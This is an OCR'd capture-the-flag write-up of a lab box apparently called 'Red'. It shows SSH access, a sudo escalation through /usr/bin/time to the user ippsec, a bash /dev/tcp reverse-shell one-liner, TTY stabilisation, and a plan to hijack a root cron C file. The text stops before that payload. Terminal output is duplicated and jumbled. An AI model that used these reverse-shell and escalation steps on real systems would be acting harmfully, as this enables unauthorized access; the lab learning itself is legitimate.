
```
┌──(root㉿kali)-[~]
└─# ssh john@192.168.0.4
The authenticity of host '192.168.0.4 (192.168.0.4)' can't be established.
ED25519 key fingerprint is SHA256:Lsb6ouxQMAaxY482/0MurBrd+OCss96vQzdMn6Te7hM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.0.4' (ED25519) to the list of known hosts.
john@192.168.0.4's password:

Permission denied, please try again.
john@192.168.0.4's password:
Last login: Wed Oct 27 02:05:25 2021 from 10.0.2.15
john@red:~$
```

We are in!!Let us check our priviledges as john

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.0.4' (ED25519) to the list of known hosts.
john@192.168.0.4's password:

Permission denied, please try again.
john@192.168.0.4's password:
Last login: Wed Oct 27 02:05:25 2021 from 10.0.2.15
john@red:~$ sudo -l
Matching Defaults entries for john on red:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on red:
    (ippsec) NOPASSWD: /usr/bin/time
john@red:~$ You really think ippsec was the way to go? Silly Blue
```

We have an IPPSEC login with no password. But something does not seem right.Red keeps sending us tons of messages indicating a cron job

```
File  Edit  View  Search  Terminal  Help
Say Bye Bye to your Shell Blue and that passworde?
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"note_from_red.txt" [readonly] 1L, 51C                                        1,1
```


File Edit View Search Terminal Help
Having a little trouble with the cat command blue?
"note_from_red.txt" [readonly] 1L, 51C
1,1


```
File  Edit  View  Search  Terminal  Help
└─# ssh john@192.168.0.4
The authenticity of host '192.168.0.4 (192.168.0.4)' can't be established.
ED25519 key fingerprint is SHA256:Lsb6ouxQMAaxY482/0MurBrd+OCss96vQzdMn6Te7hM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.0.4' (ED25519) to the list of known hosts.
john@192.168.0.4's password:

Permission denied, please try again.
john@192.168.0.4's password:
Last login: Wed Oct 27 02:05:25 2021 from 10.0.2.15
john@red:~$ sudo -l
Matching Defaults entries for john on red:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on red:
    (ippsec) NOPASSWD: /usr/bin/time
john@red:~$ You really think ippsec was the way to go? Silly Blue

john@red:~$ sudo -u ippsec /usr/bin/time /bin/bash
ippsec@red:/home/john$ ls
note_from_red.txt
ippsec@red:/home/john$ cat You really think you can take down my machine Blue?

ippsec@red:/home/john$ cat note_from_red.txt
ippsec@red:/home/john$ cat note_from_red.txt
ippsec@red:/home/john$ You really think you can take down my machine Blue?
Connection to 192.168.0.4 closed by remote host.
Connection to 192.168.0.4 closed.

┌──(root㉿kali)-[~]
└─#
```

Our connection is closed,how did that happen? So we find out there is a cronjob that Red uses several distraction messages and also logs us out every 5mins and change the password.

```
ippsec@red:/dev/shm$ bash shell.sh
You will never see your way to 0xdf
Red Rules, Blue Drools!
You will never see your way to 0xdf
You will never win Blue
```


Hmmmmm, Red is really playing too hard to get but we are Pros and we know what we are doing and we are more prrepared this time

We will start again by encoding the NetworkPhp backdoor,cooking with cyberchef ,bruteforcing using hashcat , login as john again but this time create a netcat listener so we can get a reverse shell to our machine to get a persistent session



Rememeber the "ippsec" user we found, let us test it privileges by creating a netcat listener and get a reverse shell using a reverser sheet script

cd /dev/shm
nano shell.sh
bash -i >& /dev/tcp/<kali machine IP>/9001(port of choice) 0>&1 (check for more information)
chmod +x shell.sh
bash shell.sh



To avoid being kicked out and maintain a persistent shell, we have to use python script to spawn a new shell and attach it pseudo-terminal (pty) on a Unix-like system and we have to do it fast .So, when you run this command, it will create a new interactive shell using Python. This can be useful in situations where you have gained access to a system but don't have an interactive shell, such as after exploiting a buffer overflow vulnerability.

Firstly,

python3 -c 'import pty;pty.spawn("/bin/bash")'

Then we background our netcat seesion,


CTRL +Z

And next we input this command and press the Enter Key twice

stty raw -echo;fg

Lastly,


export TERM=xterm



These sets the terminal to “raw” mode and turns off “echo” mode so that means we would not be getting any annoying message from red anymore and have a normal shell but we should also be mindful of using these bceause by spawning a new shell, you're essentially creating a new process that can execute arbitrary commands. If you're running this command as a privileged user (e.g., root), an attacker could potentially exploit this to gain elevated access to your system.Use this command with caution and only when necessary.Remember, with great power comes great responsibility!

GAINING ROOT


Now we have a shell with ***IPPSEC***, but there's a fake flag file in their home directory that says we're not the real deal. The only other user is "0xdf", but we can't access their stuff. So, why should we trust Red's story? Let's assume Red is lying and see what we can find that ippsec can access.



We can use a command to search for directories that belong to the ippsec group. The command is:

find / -group ippsec -type d 2>/dev/null | grep -v proc

This command shows us that we have access to a hidden ".git" directory inside the "wordpress" directory. This is unusual and might be important so we navigate to the folder



Another important thing to note is that the shell might be wobbly so just keep typing the shell command until its stabilises

So in our .git folder, we find two files-

rev


supersecretfileuc.c

```
-rw-r-----  1 www-data www-data  7165 Jan 21  2021 wp-activate.php
drwxr-x---  9 www-data www-data  4096 Sep  9  2021 wp-admin
-rw-r-----  1 www-data www-data   351 Feb  6  2020 wp-blog-header.php
-rw-r-----  1 www-data www-data  2328 Feb 17  2021 wp-comments-post.php
-rw-r-----  1 www-data www-data  3395 Oct 26  2021 wp-config.php
-rw-r-----  1 www-data www-data  3004 May 21  2021 wp-config-sample.php
drwxr-x---  6 www-data www-data  4096 Oct 24  2021 wp-content
-rw-r-----  1 www-data www-data  3939 Jul 30  2020 wp-cron.php
drwxr-x--- 25 www-data www-data 12288 Sep  9  2021 wp-includes
-rw-r-----  1 www-data www-data  2496 Feb  6  2020 wp-links-opml.php
-rw-r-----  1 www-data www-data  3900 May 15  2021 wp-load.php
-rw-r-----  1 www-data www-data 45463 Apr  6  2021 wp-login.php
-rw-r-----  1 www-data www-data  8509 Apr 14  2020 wp-mail.php
-rw-r-----  1 www-data www-data 22297 Jun  1  2021 wp-settings.php
-rw-r-----  1 www-data www-data 31693 May  7  2021 wp-signup.php
-rw-r-----  1 www-data www-data  4747 Oct  8  2020 wp-trackback.php
-rw-r-----  1 www-data www-data  3236 Jun  8  2020 xmlrpc.php
ippsec@red:/var/www/wordpress$ cd .git                      cd .git
cd .git
ippsec@red:/var/www/wordpress/.git$ ls la                           ls la
ls la
ls: cannot access 'la': No such file or directory
ippsec@red:/var/www/wordpress/.git$ ls -la                          ls -la
ls -la
total 32
drwxrwx--- 2 root     ippsec    4096 May 18 03:26 .
drwxr-xr-x 6 www-data www-data  4096 Oct 31  2021 ..
-rwxr-xr-x 1 root     root     16712 May 18 03:26 rev
-rw-r--r-- 1 root     root       123 Oct 31  2021 supersecretfileuc.c
ippsec@red:/var/www/wordpress/.git$
```

now lets view the content of this file by using tac:

```
-rw-r-----  1 www-data www-data 22297 Jun  1  2021 wp-settings.php
-rw-r-----  1 www-data www-data 31693 May  7  2021 wp-signup.php
-rw-r-----  1 www-data www-data  4747 Oct  8  2020 wp-trackback.php
-rw-r-----  1 www-data www-data  3236 Jun  8  2020 xmlrpc.php
ippsec@red:/var/www/wordpress$ cd .git                      cd .git
cd .git
ippsec@red:/var/www/wordpress/.git$ ls la                           ls la
ls la
ls: cannot access 'la': No such file or directory
ippsec@red:/var/www/wordpress/.git$ ls -la                          ls -la
ls -la
total 32
drwxrwx--- 2 root     ippsec    4096 May 18 03:26 .
drwxr-xr-x 6 www-data www-data  4096 Oct 31  2021 ..
-rwxr-xr-x 1 root     root     16712 May 18 03:26 rev
-rw-r--r-- 1 root     root       123 Oct 31  2021 supersecretfileuc.c
ippsec@red:/var/www/wordpress/.git$ tac supersecretfileuc.c         tac supersecretfileuc.c
tac supersecretfileuc.c

}
    return 0;

    printf("Get out of here Blue!\n");
    // prints hello world

{
int main()

#include <stdio.h>
ippsec@red:/var/www/wordpress/.git$
```

We have found a cronjob written in C .We are going to rewrite it or better still create or reverse shell script in C withe the same name 'supersecretfileuc.c" and send it over http server
So firstly , let us delete the files rev and supersecret files



Create a C file

nano supersecretfileuc.c

now we put this revshell script into our new file

